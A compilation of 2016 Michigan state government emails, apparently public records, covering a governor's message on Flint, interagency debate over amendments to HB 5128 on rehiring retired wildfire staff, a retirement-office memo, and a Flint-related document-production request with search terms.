What's so frustrating and makes you so angry about this situation is you have a handful of quote-unquote experts who were career service people that made

Begin forwarded message:

**From:** Governor's Office <[governoroffice@govsubscriptions.michigan.gov](mailto:governoroffice@govsubscriptions.michigan.gov)>  
**Date:** January 29, 2016 at 9:52:38 AM EST  
**To:** <[mccormickt@michigan.gov](mailto:mccormickt@michigan.gov)>  
**Subject:** Thank you for your service  
**Reply-To:** <[governoroffice@govsubscriptions.michigan.gov](mailto:governoroffice@govsubscriptions.michigan.gov)>

State employees make a difference



## THANK YOU!

Fellow employees,

Each day, more than 46,000 state of Michigan employees come to work with the confidence and commitment to make Michigan a better place to live, work and play. I appreciate the way you care about the citizens we serve, and how it is reflected in the work that you do.

As you have heard from me and the media, our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems.

our reputation and trust can be severely impacted when people do not make good decisions, or use good judgment in solving problems.

That principle is universal, but never more so than when public health is at stake. What happened in Flint can never be allowed to happen again anywhere in our state.

I know that you want to work in a place where employee input is valued, efforts are recognized, and teams are always striving for continuous improvement. That's why we introduced employee surveys, Bureaucracy Busters and other reinvention initiatives. We want and deserve a culture of innovation, continuous improvement and employee engagement at every level. We can never take for granted how important the people are who depend on us to do our jobs, and I am asking you not to let the situation in Flint negatively impact your motivation to excel every day.

Many of you have taken an interest in helping the citizens of Flint on your own time, and I'd like to take this opportunity to recognize and thank those who have volunteered over the last couple of weekends. You have worked tirelessly to deliver cases of bottled water, water filters, replacement cartridges and water testing kits to the families in need. I appreciate you donating your time to help our fellow Michiganders. To date, more than 37,000 homes have been visited by one of our water resource teams.

For employees who would like to further help the people of Flint, please visit [www.HelpForFlint.com](http://www.HelpForFlint.com) to learn how you can do so. For additional information and to sign up for daily updates, please visit [www.mi.gov/FlintWater](http://www.mi.gov/FlintWater). I am committed to ensuring that all residents

have access to safe and clean water.

Again, I'd like to express my gratitude for the work you do every day to continuously improve our state and earn the trust of those you serve. You make a real difference.


Thanks,



Governor Rick Snyder



STAY CONNECTED:



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This email was sent to [mccormickt@michigan.gov](mailto:mccormickt@michigan.gov) on behalf of: The Executive Office of the Governor  
· 111 South Capitol Avenue · Lansing, MI 48909 · 517-335-7858

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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 10:31 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** FW: HB 5128

What do you think?

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Monday, February 01, 2016 10:15 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Fwd: HB 5128

Thoughts? We share the lead on this bill with DNR.

---

**From:** "VanDyke, Trevor (DNR)" <[VanDykeT1@michigan.gov](mailto:VanDykeT1@michigan.gov)>  
**Subject:** RE: HB 5128  
**Date:** 01 February 2016 10:10  
**To:** "Sweeney, Matthew (DTMB)" <[SweeneyM1@michigan.gov](mailto:SweeneyM1@michigan.gov)>  
Sweeney,

We don't feel that the amendment to add a 2 year sunset to dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation is needed. At \$13 an hour for their assistance during emergency firefighting, I don't think someone is going to jump into retirement. Plus they are only going to be contracted with during those emergency situations if we feel we have inadequate staff. This will be very limited in nature.

We also don't feel that the change from wild fire suppression management to firefighter is helpful. DNR doesn't just have "firefighters" who work on these wildfires. We have fire specialists, fire officers, fire supervisors, regional and state managers, and other forest resources division staff. By limiting it to firefighters, we would not be able to use any of the above employees.

We would be open to looking at some language regarding the reporting of the employment of a retirant under this subsection.

Are you okay with these? DNR would like to propose that the administration support this legislation, just want to make sure that DTMB feels comfortable before I request such a position.

Sincerely,

**Trevor J. VanDyke, J.D.**  
*Director, Legislative & Legal Affairs Office*  
*Michigan Department of Natural Resources*  
*Ph. 517.284.5808*  
*Fx. 517.335.4242*  
[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)



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**From:** VanDyke, Trevor (DNR)  
**Sent:** Friday, January 29, 2016 8:11 AM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** RE: HB 5128

We worked this bill last summer and are very much in support of it.

- We don't support a 2 year sunset. (recently passed PA 20 of 2015 didn't have a sunset for retired Attorneys, why would we put this for wild fire suppression services?)
- The prior bill (HB 4415'11) had "wild fire suppression services" we would be open to that change instead of firefighter.
- Furthermore, since the bill was worked on, other emergencies have been brought to our attention that we would also like the legislature to consider. There is a need for more trained Incident Management personnel on the Flint scene. This might be something that we propose the legislature consider including as well.

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**From:** Sweeney, Matthew (DTMB)  
**Sent:** Thursday, January 28, 2016 2:50 PM  
**To:** VanDyke, Trevor (DNR)  
**Subject:** FW: HB 5128

Sorry, should have run these by you first. Didn't realize you guys were listed as co-lead with us, though it makes sense. Also didn't know you initiated the bill. Hopefully none of the below cause you any heartache?

---

**From:** Stephen Daunt [<mailto:sdaunt@house.mi.gov>]  
**Sent:** Thursday, January 28, 2016 2:47 PM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** RE: HB 5128

Matt,

Thanks for the info. I'm okay with the changes, except maybe the 2 year sunset. Would like more reasoning for that.

Also, please copy Trevor VanDyke DNR Liaison on this, as the bill came from them and I see you are co-lead on this bill.

Steve

---

**From:** Sweeney, Matthew (DTMB) [mailto:SweeneyM1@michigan.gov]  
**Sent:** Thursday, January 28, 2016 2:42 PM  
**To:** Stephen Daunt <sdaunt@house.mi.gov>  
**Subject:** FW: HB 5128

FYI.

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Thursday, January 28, 2016 2:22 PM  
**To:** 'rnaeyaert@house.mi.gov'  
**Subject:** HB 5128

Hey there! Hope you're doing well!

I saw HB 5128 just got posted for Natural Resources next week. We have Office of Retirement Services (ORS) in DTMB and they have been tracking this bill. They have some suggestions we would like to share if Rep. Rendon is open to them. None of them would drastically change the scope of the bill, but would rather ensure it doesn't have any unintended consequences.

- If the intent is to hire more firefighters, we would recommend making that more clear in sub (7). There are many positions that could conceivably fall under "wildland fire management services" other than firefighters.
- We also would recommend a 2-year sunset on the bill. This will help dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation.
- Finally, we would suggest a requirement for DNR to report retirants they are re-hiring to ORS so they can make the necessary adjustments. Similar language is found in the SERS Act - 1943 PA 240, section 68c(3)(d). It reads: "The department of corrections reports the employment of a retirant under this subsection within 30 days of employment of the retirant to the state budget office and the department of technology, management, and budget. The report must include the name of the retirant, the capacity in which the retirant is employed, and the total compensation paid to the retirant."

Would you be willing to discuss these modest changes with Rep. Rendon? Of course we'd be glad to come in and discuss them in person if that would be more helpful.

Thanks!

Sweeney

Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget  
517.373.7505



HELP. CONNECT. SOLVE.



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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 10:53 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** RE: HB 5128

In your second paragraph, can you say more about how you think this reinforces the need for a sunset? Because they should beef up their staffing and training of regular staff if they anticipate that this will continue to be a need?

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**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 10:38 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

I guess how much do we want to fight?

The nature of this bill implies, to me at least, that an emergency need is something they have encountered in the past. With the impacts of climate change, all of the projections I hear on fire management is that they expect more fires, and more severe fires, going forward. This to me reinforces the need for a sunset.

An alternative to narrowing the wording to firefighter is for the DNR to supply the positions that would be covered.

The reporting piece is essential, so that is probably the thing we want the most.

AE

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- If the intent is to hire more firefighters, we would recommend making that more clear in sub (7). There are many positions that could conceivably fall under "wildland fire management services" other than firefighters.

- We also would recommend a 2-year sunset on the bill. This will help dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation.
- Finally, we would suggest a requirement for DNR to report retirants they are re-hiring to ORS so they can make the necessary adjustments. Similar language is found in the SERS Act - 1943 PA 240, section 68c(3)(d). It reads: "The department of corrections reports the employment of a retirant under this subsection within 30 days of employment of the retirant to the state budget office and the department of technology, management, and budget. The report must include the name of the retirant, the capacity in which the retirant is employed, and the total compensation paid to the retirant."

Would you be willing to discuss these modest changes with Rep. Rendon? Of course we'd be glad to come in and discuss them in person if that would be more helpful.

Thanks!

Sweeney

Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget  
517.373.7505



---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 3:32 PM  
**To:** Estell, Anthony (DTMB)  
**Subject:** RE: HB 5128

What if we suggest a longer sunset period -- it would allow the DNR to assess whether they still have that personnel need, and develop a succession plan for meeting it within their active workforce. Ultimately, this is one we could probably roll over on. I don't know that all of the other exceptions have sunset periods.

I like your suggestion of asking them to list the exact positions they need, to ensure that it doesn't "grow" in the future.

Does the existing reporting language we have work, that we could just replicate it for this group?

---

**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 10:58 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

Yes, that is where I was going. Right now, it may not incentivize anyone to leave early. But 5 years from now, if there has been a need to tap into retirees every year, people may begin to change their behavior, because they know they have an option in retirement.

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 10:53 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** RE: HB 5128

In your second paragraph, can you say more about how you think this reinforces the need for a sunset? Because they should beef up their staffing and training of regular staff if they anticipate that this will continue to be a need?

---

**From:** Estell, Anthony (DTMB)  
**Sent:** Monday, February 01, 2016 10:38 AM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Subject:** RE: HB 5128

I guess how much do we want to fight?

The nature of this bill implies, to me at least, that an emergency need is something they have encountered in the past. With the impacts of climate change, all of the projections I hear on fire management is that they expect more fires, and more severe fires, going forward. This to me reinforces the need for a sunset.

An alternative to narrowing the wording to firefighter is for the DNR to supply the positions that would be covered.

The reporting piece is essential, so that is probably the thing we want the most.

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Monday, February 01, 2016 10:31 AM  
**To:** Estell, Anthony (DTMB)  
**Subject:** FW: HB 5128

What do you think?

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Monday, February 01, 2016 10:15 AM  
**To:** Vanden Bosch, Kerrie (DTMB); Estell, Anthony (DTMB)  
**Subject:** Fwd: HB 5128

Thoughts? We share the lead on this bill with DNR.

---

**From:** "VanDyke, Trevor (DNR)" <VanDykeT1@michigan.gov>  
**Subject:** RE: HB 5128  
**Date:** 01 February 2016 10:10  
**To:** "Sweeney, Matthew (DTMB)" <SweeneyM1@michigan.gov>  
Sweeney,

We don't feel that the amendment to add a 2 year sunset to dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation is needed. At \$13 an hour for their assistance during emergency firefighting, I don't think someone is going to jump into retirement. Plus they are only going to be contracted with during those emergency situations if we feel we have inadequate staff. This will be very limited in nature.

We also don't feel that the change from wild fire suppression management to firefighter is helpful. DNR doesn't just have "firefighters" who work on these wildfires. We have fire specialists, fire officers, fire supervisors, regional and state managers, and other forest resources division staff. By limiting it to firefighters, we would not be able to use any of the above employees.

We would be open to looking at some language regarding the reporting of the employment of a retirant under this subsection.

Are you okay with these? DNR would like to propose that the administration support this legislation, just want to make sure that DTMB feels comfortable before I request such a position.

Sincerely,

**Trevor J. VanDyke, J.D.**  
*Director, Legislative & Legal Affairs Office*  
*Michigan Department of Natural Resources*  
*Ph. 517.284.5808*  
*Fx. 517.335.4242*  
*[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)*



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**From:** VanDyke, Trevor (DNR)  
**Sent:** Friday, January 29, 2016 8:11 AM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** RE: HB 5128

We worked this bill last summer and are very much in support of it.

- We don't support a 2 year sunset. (recently passed PA 20 of 2015 didn't have a sunset for retired Attorneys, why would we put this for wild fire suppression services?)
- The prior bill (HB 4415'11) had "wild fire suppression services" we would be open to that change instead of firefighter.
- Furthermore, since the bill was worked on, other emergencies have been brought to our attention that we would also like the legislature to consider. There is a need for more trained Incident Management personnel on the Flint scene. This might be something that we propose the legislature consider including as well.

Sincerely,

**Trevor J. VanDyke, J.D.**  
*Director, Legislative & Legal Affairs Office*  
*Michigan Department of Natural Resources*  
*Ph. 517.284.5808*  
*Fx. 517.335.4242*  
[vandyket1@michigan.gov](mailto:vandyket1@michigan.gov)



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**From:** Sweeney, Matthew (DTMB)  
**Sent:** Thursday, January 28, 2016 2:50 PM  
**To:** VanDyke, Trevor (DNR)  
**Subject:** FW: HB 5128

Sorry, should have run these by you first. Didn't realize you guys were listed as co-lead with us, though it makes sense. Also didn't know you initiated the bill. Hopefully none of the below cause you any heartache?

---

**From:** Stephen Daunt [<mailto:sdaunt@house.mi.gov>]  
**Sent:** Thursday, January 28, 2016 2:47 PM  
**To:** Sweeney, Matthew (DTMB)  
**Subject:** RE: HB 5128

Matt,

Thanks for the info. I'm okay with the changes, except maybe the 2 year sunset. Would like more reasoning for that.

Also, please copy Trevor VanDyke DNR Liaison on this, as the bill came from them and I see you are co-lead on this bill.

Steve

---

**From:** Sweeney, Matthew (DTMB) [mailto:SweeneyM1@michigan.gov]  
**Sent:** Thursday, January 28, 2016 2:42 PM  
**To:** Stephen Daunt <sdaunt@house.mi.gov>  
**Subject:** FW: HB 5128

FYI.

---

**From:** Sweeney, Matthew (DTMB)  
**Sent:** Thursday, January 28, 2016 2:22 PM  
**To:** 'rnaeyaert@house.mi.gov'  
**Subject:** HB 5128

Hey there! Hope you're doing well!

I saw HB 5128 just got posted for Natural Resources next week. We have Office of Retirement Services (ORS) in DTMB and they have been tracking this bill. They have some suggestions we would like to share if Rep. Rendon is open to them. None of them would drastically change the scope of the bill, but would rather ensure it doesn't have any unintended consequences.

- If the intent is to hire more firefighters, we would recommend making that more clear in sub (7). There are many positions that could conceivably fall under "wildland fire management services" other than firefighters.
- We also would recommend a 2-year sunset on the bill. This will help dissuade DNR employees from retiring earlier than they otherwise would have in an attempt to receive both a pension and compensation.
- Finally, we would suggest a requirement for DNR to report retirants they are re-hiring to ORS so they can make the necessary adjustments. Similar language is found in the SERS Act - 1943 PA 240, section 68c(3)(d). It reads: "The department of corrections reports the employment of a retirant under this subsection within 30 days of employment of the retirant to the state budget office and the department of technology, management, and budget. The report must include the name of the retirant, the capacity in which the retirant is employed, and the total compensation paid to the retirant."

Would you be willing to discuss these modest changes with Rep. Rendon? Of course we'd be glad to come in and discuss them in person if that would be more helpful.

Thanks!

Sweeney

Matt Sweeney  
Legislative Liaison & Policy Advisor  
Department of Technology, Management & Budget



517.373.7505



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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Wednesday, February 03, 2016 2:49 PM  
**To:** Doll, Fred (DTMB)  
**Subject:** RE: Successes/Accomplishments for Upcoming Meeting

Thanks Fred.

---

**From:** Doll, Fred (DTMB)  
**Sent:** Wednesday, February 03, 2016 2:28 PM  
**To:** Vanden Bosch, Kerrie (DTMB)  
**Cc:** Best, Marcy (DTMB)  
**Subject:** Successes/Accomplishments for Upcoming Meeting

Dear Kerrie:

Below you will find recent ORS successes/accomplishments you may wish to consider discussing during your upcoming meeting with Brom Stibitz or during other DTMB meetings.

I will send you similar information on a monthly basis approximately one week prior to your scheduled meeting with Brom.

Sincerely,

Fred Doll  
284-4611

**Three Items:**

**1. Looking forward with the Compass**

The Compass, a new SharePoint intranet for ORS, was officially launched Tuesday, January 12. It is a tool staff will come to rely on throughout the work day. It includes a daily newsfeed and other tools that will replace the internal staff newsletter called the *LookOut*, the Knowledge Library, and other resources. The *LookOut* has run for 18 years and shared our stories and documented our adventures. The last edition was January 8, 2016.

**2. Say Hello to Your Match Campaign Success**

ORS and Voya launched the Say Hello to Your Match campaign in November for the second consecutive year. Thanks to the campaign, 6,151 State of Michigan 401(k) and 457 Plan participants who weren't contributing enough to receive their full employer match will be receiving more money toward their retirement savings from their employers! A total of 6,251 state and public school employees, judges, state police, and Education Achievement Authority (EAA) employees were included in the campaign.

The campaign increased their contribution rate by 1 percent, or up to the maximum matching contribution rate, whichever is less. Participants were given the chance to opt out of the contribution rate increase. Only 100 participants chose to opt out of the contribution rate increase. As of January 6,

2016, about 93 percent of all of our participants who are eligible for an employer match are contributing enough to receive their full employer match. Historically around 10 percent don't take action to receive the full amount of employer money available to them.

3. **ORS Community Involvement:** Here is a small sample of ORS employees volunteering to help throughout our and other communities.
  - a. **ORS extends help during holidays.** In addition to the annual Angel Tree, Greater Lansing Food Bank, and Harvest Gathering events, ORS staff also contributed to Get Fit's 3rd annual clothing drive. 27 hats, 13 scarves, and 4 snow pants were donated to a local shelter through the clothing drive. Over 150 gifts were donated to local children through the Angel Tree and ORS donated over \$695 to Michigan food banks through the Harvest Gathering.
  - b. **Get Fit presents check to Sparrow.** ORS staff raised money for the Sparrow Breast Cancer Clinic during October's Pink Fest through donations and raffles. The Sparrow Foundation requested the presence of the Get Fit team for a formal presentation of the check. Three ORS staff members were on hand to present a check for \$343.
  - c. **Flint water drive.** ORS donated a total of 31 cases of water and 23 gallons of water to Flint residents. Community Connection, an internal community involvement group, partnered with a local group that delivers water to Flint.

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**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:52 PM  
**To:** Mitchell, Laurie (DTMB)  
**Cc:** Leonard, Meg (DTMB); McCormick, Timothy (DTMB); Estell, Anthony (DTMB)  
**Subject:** Re: Time Sensitive Request

I don't know why employees would have had personal conversations about their water via work email.

On Feb 11, 2016, at 4:48 PM, Mitchell, Laurie (DTMB) <[MitchellL6@michigan.gov](mailto:MitchellL6@michigan.gov)> wrote:

Do we have any employees who commute from Flint who might have been affected? Might they have spoken by email with each other?

I had a conversation with Jordan about this – I knew he commuted from the Flint area and checked in. He's actually in Swartz Creek so no effect. Others could have had similar conversations

Laurie

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:45 PM  
**To:** Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); McCormick, Timothy (DTMB); Estell, Anthony (DTMB)  
**Subject:** RE: Time Sensitive Request

And then there were the communications on our Employee volunteer programs drive...but Anthony as Exec Sponsor could produce those. Any thing else?

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Thursday, February 11, 2016 4:43 PM  
**To:** Mitchell, Laurie (DTMB); Leonard, Meg (DTMB); McCormick, Timothy (DTMB); Estell, Anthony (DTMB)  
**Subject:** FW: Time Sensitive Request

FYI. Let's just compile the list now. I believe my response would be that other than any Gongwer or MIRS news articles that may have circulated, the only custodians would be us as EPC members because we had an agenda item in a meeting to discuss what we might be able to learn from this. Do you all agree?

---

**From:** Stibitz, Brom (DTMB)  
**Sent:** Thursday, February 11, 2016 4:40 PM  
**To:** Allen, Charlotte (DTMB); Behen, David (DTMB); Best, Marcy (DTMB); Brownlee, Jeff (DTMB); Buhs, Caleb (DTMB); Davenport, Rodney (DTMB); Donnan, Chanda (DTMB); Fortino, Diane (DTMB); Gelisse, Ashley (DTMB); Gilliland, Michael (DTMB); Gonzalez, Tonyia (DTMB); Griswold, Kim (DTMB); Ingersoll, Jean (DHHS); Jeffery, Phillip (DTMB); King, Susan (MCSC); Kopacsi, Christian (DTMB); Lowe, Richard (DTMB); Manning, Kelly (DTMB); Mathews, Jamie (DTMB); McFarlane, James (DTMB); Nixon, Ruth (DTMB); Palmer, Jason (DTMB); Rabidoux, Jill (DTMB); Ragsdale, Aimee (DTMB); Schafer, Dana (DTMB); Stibitz, Brom (DTMB); Swanson, Eric (DTMB); Sweeney, Matthew (DTMB); Taylor, Beverly (DTMB); Trakul, Pamela (DTMB); Turnquist, Michael (DTMB); VanCoeving, Joyce (DTMB); Vanden Bosch, Kerrie

(DTMB); Wellman, Jeff (DTMB)  
**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004  
<image001.gif>

---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Friday, February 12, 2016 4:11 PM  
**To:** Estell, Anthony (DTMB)  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

I've noticed that I have been sending and receiving some emails from your gmail lately, unintentionally. Just wanted to make sure you receive this.

Thanks,  
Kerrie

Begin forwarded message:

**From:** "Vanden Bosch, Kerrie (DTMB)" <[vandenboschk@michigan.gov](mailto:vandenboschk@michigan.gov)>  
**Date:** February 12, 2016 at 4:05:33 PM EST  
**To:** "McCormick, Timothy (DTMB)" <[MccormickT@michigan.gov](mailto:MccormickT@michigan.gov)>, "Leonard, Meg (DTMB)" <[LeonardM@michigan.gov](mailto:LeonardM@michigan.gov)>, "Mitchell, Laurie (DTMB)" <[MitchellL6@michigan.gov](mailto:MitchellL6@michigan.gov)>, "Estell, Anthony (DTMB)" <[EstellA@michigan.gov](mailto:EstellA@michigan.gov)>  
**Subject:** Fwd: NEW DEADLINE - Time Sensitive Request

I do not believe any ORS staff would be custodians of records with these terms. Please confirm if you agree or if there's someone you think I am missing.

Thanks,  
Kerrie

Begin forwarded message:

**From:** "Stibitz, Brom (DTMB)" <[StibitzB@michigan.gov](mailto:StibitzB@michigan.gov)>  
**Date:** February 12, 2016 at 3:57:18 PM EST  
**To:** "Allen, Charlotte (DTMB)" <[AllenC1@michigan.gov](mailto:AllenC1@michigan.gov)>, "Behen, David (DTMB)" <[Behend@michigan.gov](mailto:Behend@michigan.gov)>, "Best, Marcy (DTMB)" <[BestM@michigan.gov](mailto:BestM@michigan.gov)>, "Brownlee, Jeff (DTMB)" <[BrownleeJ@michigan.gov](mailto:BrownleeJ@michigan.gov)>, "Buhs, Caleb (DTMB)" <[BuhsC@michigan.gov](mailto:BuhsC@michigan.gov)>, "Davenport, Rodney (DTMB)" <[DavenportR1@michigan.gov](mailto:DavenportR1@michigan.gov)>, "Donnan, Chanda (DTMB)" <[DonnanC@michigan.gov](mailto:DonnanC@michigan.gov)>, "Fortino, Diane (DTMB)" <[FortinoD@michigan.gov](mailto:FortinoD@michigan.gov)>, "Gelisse, Ashley (DTMB)" <[GelisseA@michigan.gov](mailto:GelisseA@michigan.gov)>, "Gilliland, Michael (DTMB)" <[gillilandm@michigan.gov](mailto:gillilandm@michigan.gov)>, "Gonzalez, Tonyia (DTMB)" <[GonzalezT1@michigan.gov](mailto:GonzalezT1@michigan.gov)>, "Griswold, Kim (DTMB)" <[GRISWOLDK@michigan.gov](mailto:GRISWOLDK@michigan.gov)>, "Ingersoll, Jean (DHHS)" <[IngersollJ@michigan.gov](mailto:IngersollJ@michigan.gov)>, "Jeffery, Phillip (DTMB)" <[JefferyP@michigan.gov](mailto:JefferyP@michigan.gov)>, "King, Susan (MCSC)" <[KingS5@michigan.gov](mailto:KingS5@michigan.gov)>, "Kopacsi, Christian (DTMB)" <[KopacsiC@michigan.gov](mailto:KopacsiC@michigan.gov)>, "Lowe, Richard (DTMB)" <[lower@michigan.gov](mailto:lower@michigan.gov)>, "Manning, Kelly (DTMB)" <[ManningK4@michigan.gov](mailto:ManningK4@michigan.gov)>, "Mathews, Jamie (DTMB)" <[MathewsJ@michigan.gov](mailto:MathewsJ@michigan.gov)>, "McFarlane, James (DTMB)" <[mcfarlanej@michigan.gov](mailto:mcfarlanej@michigan.gov)>, "Nixon, Ruth (DTMB)" <[NixonR@michigan.gov](mailto:NixonR@michigan.gov)>, "Palmer, Jason (DTMB)" <[PalmerJ2@michigan.gov](mailto:PalmerJ2@michigan.gov)>, "Rabidoux, Jill (DTMB)" <[RabidouxJ@michigan.gov](mailto:RabidouxJ@michigan.gov)>, "Ragsdale, Aimee (DTMB)" <[RagsdaleA@michigan.gov](mailto:RagsdaleA@michigan.gov)>,

"Schafer, Dana (DTMB)" <schaferd1@michigan.gov>, "Swanson, Eric (DTMB)" <swansone@michigan.gov>, "Sweeney, Matthew (DTMB)" <SweeneyM1@michigan.gov>, "Taylor, Beverly (DTMB)" <TaylorB8@michigan.gov>, "Trakul, Pamela (DTMB)" <TrakulP@michigan.gov>, "Turnquist, Michael (DTMB)" <TurnquistM@michigan.gov>, "VanCoevering, Joyce (DTMB)" <Vancoeveringj1@michigan.gov>, "Vanden Bosch, Kerrie (DTMB)" <vandenboschk@michigan.gov>, "Wellman, Jeff (DTMB)" <WellmanJ1@michigan.gov>  
Cc: "Baker, Natasha (SRO)" <BakerN5@michigan.gov>, "Hawks, Orlene (DTMB)" <HawksO@michigan.gov>

**Subject: NEW DEADLINE - Time Sensitive Request**

Senior Management Team,

We just received the search terms for the document production. (See below.)  
Given the lateness of this email, we are asking you send your list of custodians to Jean Ingersoll **no later than noon on Tuesday, February 16.**

We are not asking you to conduct any searches right now. Further directions will come from Jean.

Search terms:

Legionnaire  
Legionella  
"boil water order" & "Flint" (anywhere in document)  
"coli" & Flint (anywhere in document)  
"bacteria" & "Flint" (anywhere in document)  
"microb" & "Flint" (anywhere in document)  
"TTHM" & "Flint" (anywhere in document)  
"Lead" & "Flint" (anywhere in document)  
"emergency" & "Flint" (anywhere in document)  
Karegnondi  
"Genesee County Health Department"  
"Flint" (within sentence) "utilities"  
"Lead and Copper Rule"  
"Detroit Water and Sewerage Department" & "Flint" (anywhere in document)  
"DWSD" & "Flint" (anywhere in document)  
"Flint River"  
"Pb" & "water" (anywhere in document)  
"KWA"

Please call me or Jean if you have any questions.

Brom

---

**From:** Stibitz, Brom (DTMB)

**Sent:** Thursday, February 11, 2016 4:40 PM

**To:** Allen, Charlotte (DTMB) <AllenC1@michigan.gov>; Behen, David (DTMB) <Behend@michigan.gov>; Best, Marcy (DTMB) <BestM@michigan.gov>; Brownlee, Jeff (DTMB) <BrownleeJ@michigan.gov>; Buhs, Caleb (DTMB) <BuhsC@michigan.gov>; Davenport, Rodney (DTMB) <DavenportR1@michigan.gov>; Donnan, Chanda (DTMB) <DonnanC@michigan.gov>; Fortino, Diane (DTMB) <FortinoD@michigan.gov>; Gelisse, Ashley (DTMB) <GelisseA@michigan.gov>; Gilliland, Michael (DTMB)

<gillilandm@michigan.gov>; Gonzalez, Tonyia (DTMB) <GonzalezT1@michigan.gov>; Griswold, Kim (DTMB) <GRISWOLDK@michigan.gov>; Ingersoll, Jean (DHHS) <IngersollJ@michigan.gov>; Jeffery, Phillip (DTMB) <Jefferyp@michigan.gov>; King, Susan (MCSC) <KingS5@michigan.gov>; Kopacsi, Christian (DTMB) <KopacsiC@michigan.gov>; Lowe, Richard (DTMB) <lower@michigan.gov>; Manning, Kelly (DTMB) <ManningK4@michigan.gov>; Mathews, Jamie (DTMB) <MathewsJ@michigan.gov>; McFarlane, James (DTMB) <mcfarlanej@michigan.gov>; Nixon, Ruth (DTMB) <NixonR@michigan.gov>; Palmer, Jason (DTMB) <PalmerJ2@michigan.gov>; Rabidoux, Jill (DTMB) <RabidouxJ@michigan.gov>; Ragsdale, Aimee (DTMB) <RagsdaleA@michigan.gov>; Schafer, Dana (DTMB) <schaferd1@michigan.gov>; Stibitz, Brom (DTMB) <StibitzB@michigan.gov>; Swanson, Eric (DTMB) <swansone@michigan.gov>; Sweeney, Matthew (DTMB) <SweeneyM1@michigan.gov>; Taylor, Beverly (DTMB) <TaylorB8@michigan.gov>; Trakul, Pamela (DTMB) <TrakulP@michigan.gov>; Turnquist, Michael (DTMB) <TurnquistM@michigan.gov>; VanCoevering, Joyce (DTMB) <VanCoeveringJ1@michigan.gov>; Vanden Bosch, Kerrie (DTMB) <vandenboschk@michigan.gov>; Wellman, Jeff (DTMB) <WellmanJ1@michigan.gov>

**Subject:** Time Sensitive Request

SMT,

Jean Ingersoll is leading DTMB's effort to comply with document production requests related to freedom of information requests and certain lawsuits against the state.

At some point during the day tomorrow, Jean will share with you a list of standard "search terms" which we will use to compile documents related to this lawsuit.

**Within 2 hours of receiving this email from Jean, you need to respond with a list of likely custodians from your work area.** Jean may have more information on this tomorrow, but generally speaking a custodian will be a staff member who might reasonably be expected to have documents (electronic or otherwise) that correspond to the issues identified in the search terms.

If you have any questions, please call me or Jean. This is an important issue and I thank you in advance for your attention to this matter.

Brom Stibitz  
Chief Deputy Director  
Michigan Department of Technology, Management and Budget  
[stibitzb@michigan.gov](mailto:stibitzb@michigan.gov)  
517-373-1004



**HELP. CONNECT. SOLVE.**



---

**From:** Vanden Bosch, Kerrie (DTMB)  
**Sent:** Friday, February 12, 2016 8:06 PM  
**To:** Mitchell, Laurie (DTMB)  
**Cc:** Estell, Anthony (DTMB); McCormick, Timothy (DTMB); Leonard, Meg (DTMB)  
**Subject:** Re: NEW DEADLINE - Time Sensitive Request

Thanks to all of you for your quick replies. I have responded.

On Feb 12, 2016, at 4:11 PM, Mitchell, Laurie (DTMB) <[MitchellL6@michigan.gov](mailto:MitchellL6@michigan.gov)> wrote:

Agreed.

Sent from my iPad

On Feb 12, 2016, at 4:40 PM, Estell, Anthony (DTMB) <[EstellaA@michigan.gov](mailto:EstellaA@michigan.gov)> wrote:

I concur.

AE

Sent from my iPad

